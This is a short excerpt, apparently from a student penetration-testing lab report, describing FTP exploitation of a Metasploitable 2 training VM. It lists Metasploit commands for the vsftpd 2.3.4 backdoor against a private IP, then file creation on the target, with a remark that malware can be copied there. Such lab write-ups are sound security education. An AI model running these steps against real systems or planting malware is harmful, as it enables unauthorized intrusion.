


Figure 3.4: Nessus scanned result

Proof of Penetration

From the Nmap result, the first open port FTP is used to gain access into the target system.



FTP access to the Metasploitable 2

On the Kali Linux terminal,

- `msfconsole` (using the Metasploit framework)

- `search vsftpd 2.3.4` (searching the keyword in the Metasploit database)

- `use 0` (using module 0 to exploit to gain access to metasploitable machine via ftp)

- `set RHOST 10.0.0.70` (to set the IP of target system)

- `exploit`

- connection is established

- `touch file_name` (to create a new file on target system)

- `vi file_name` (vi or any text editor can used to write the content in that file, can be used to copy the malware code into the target system)




Figure 4.1: FTP access to target system and creating a new file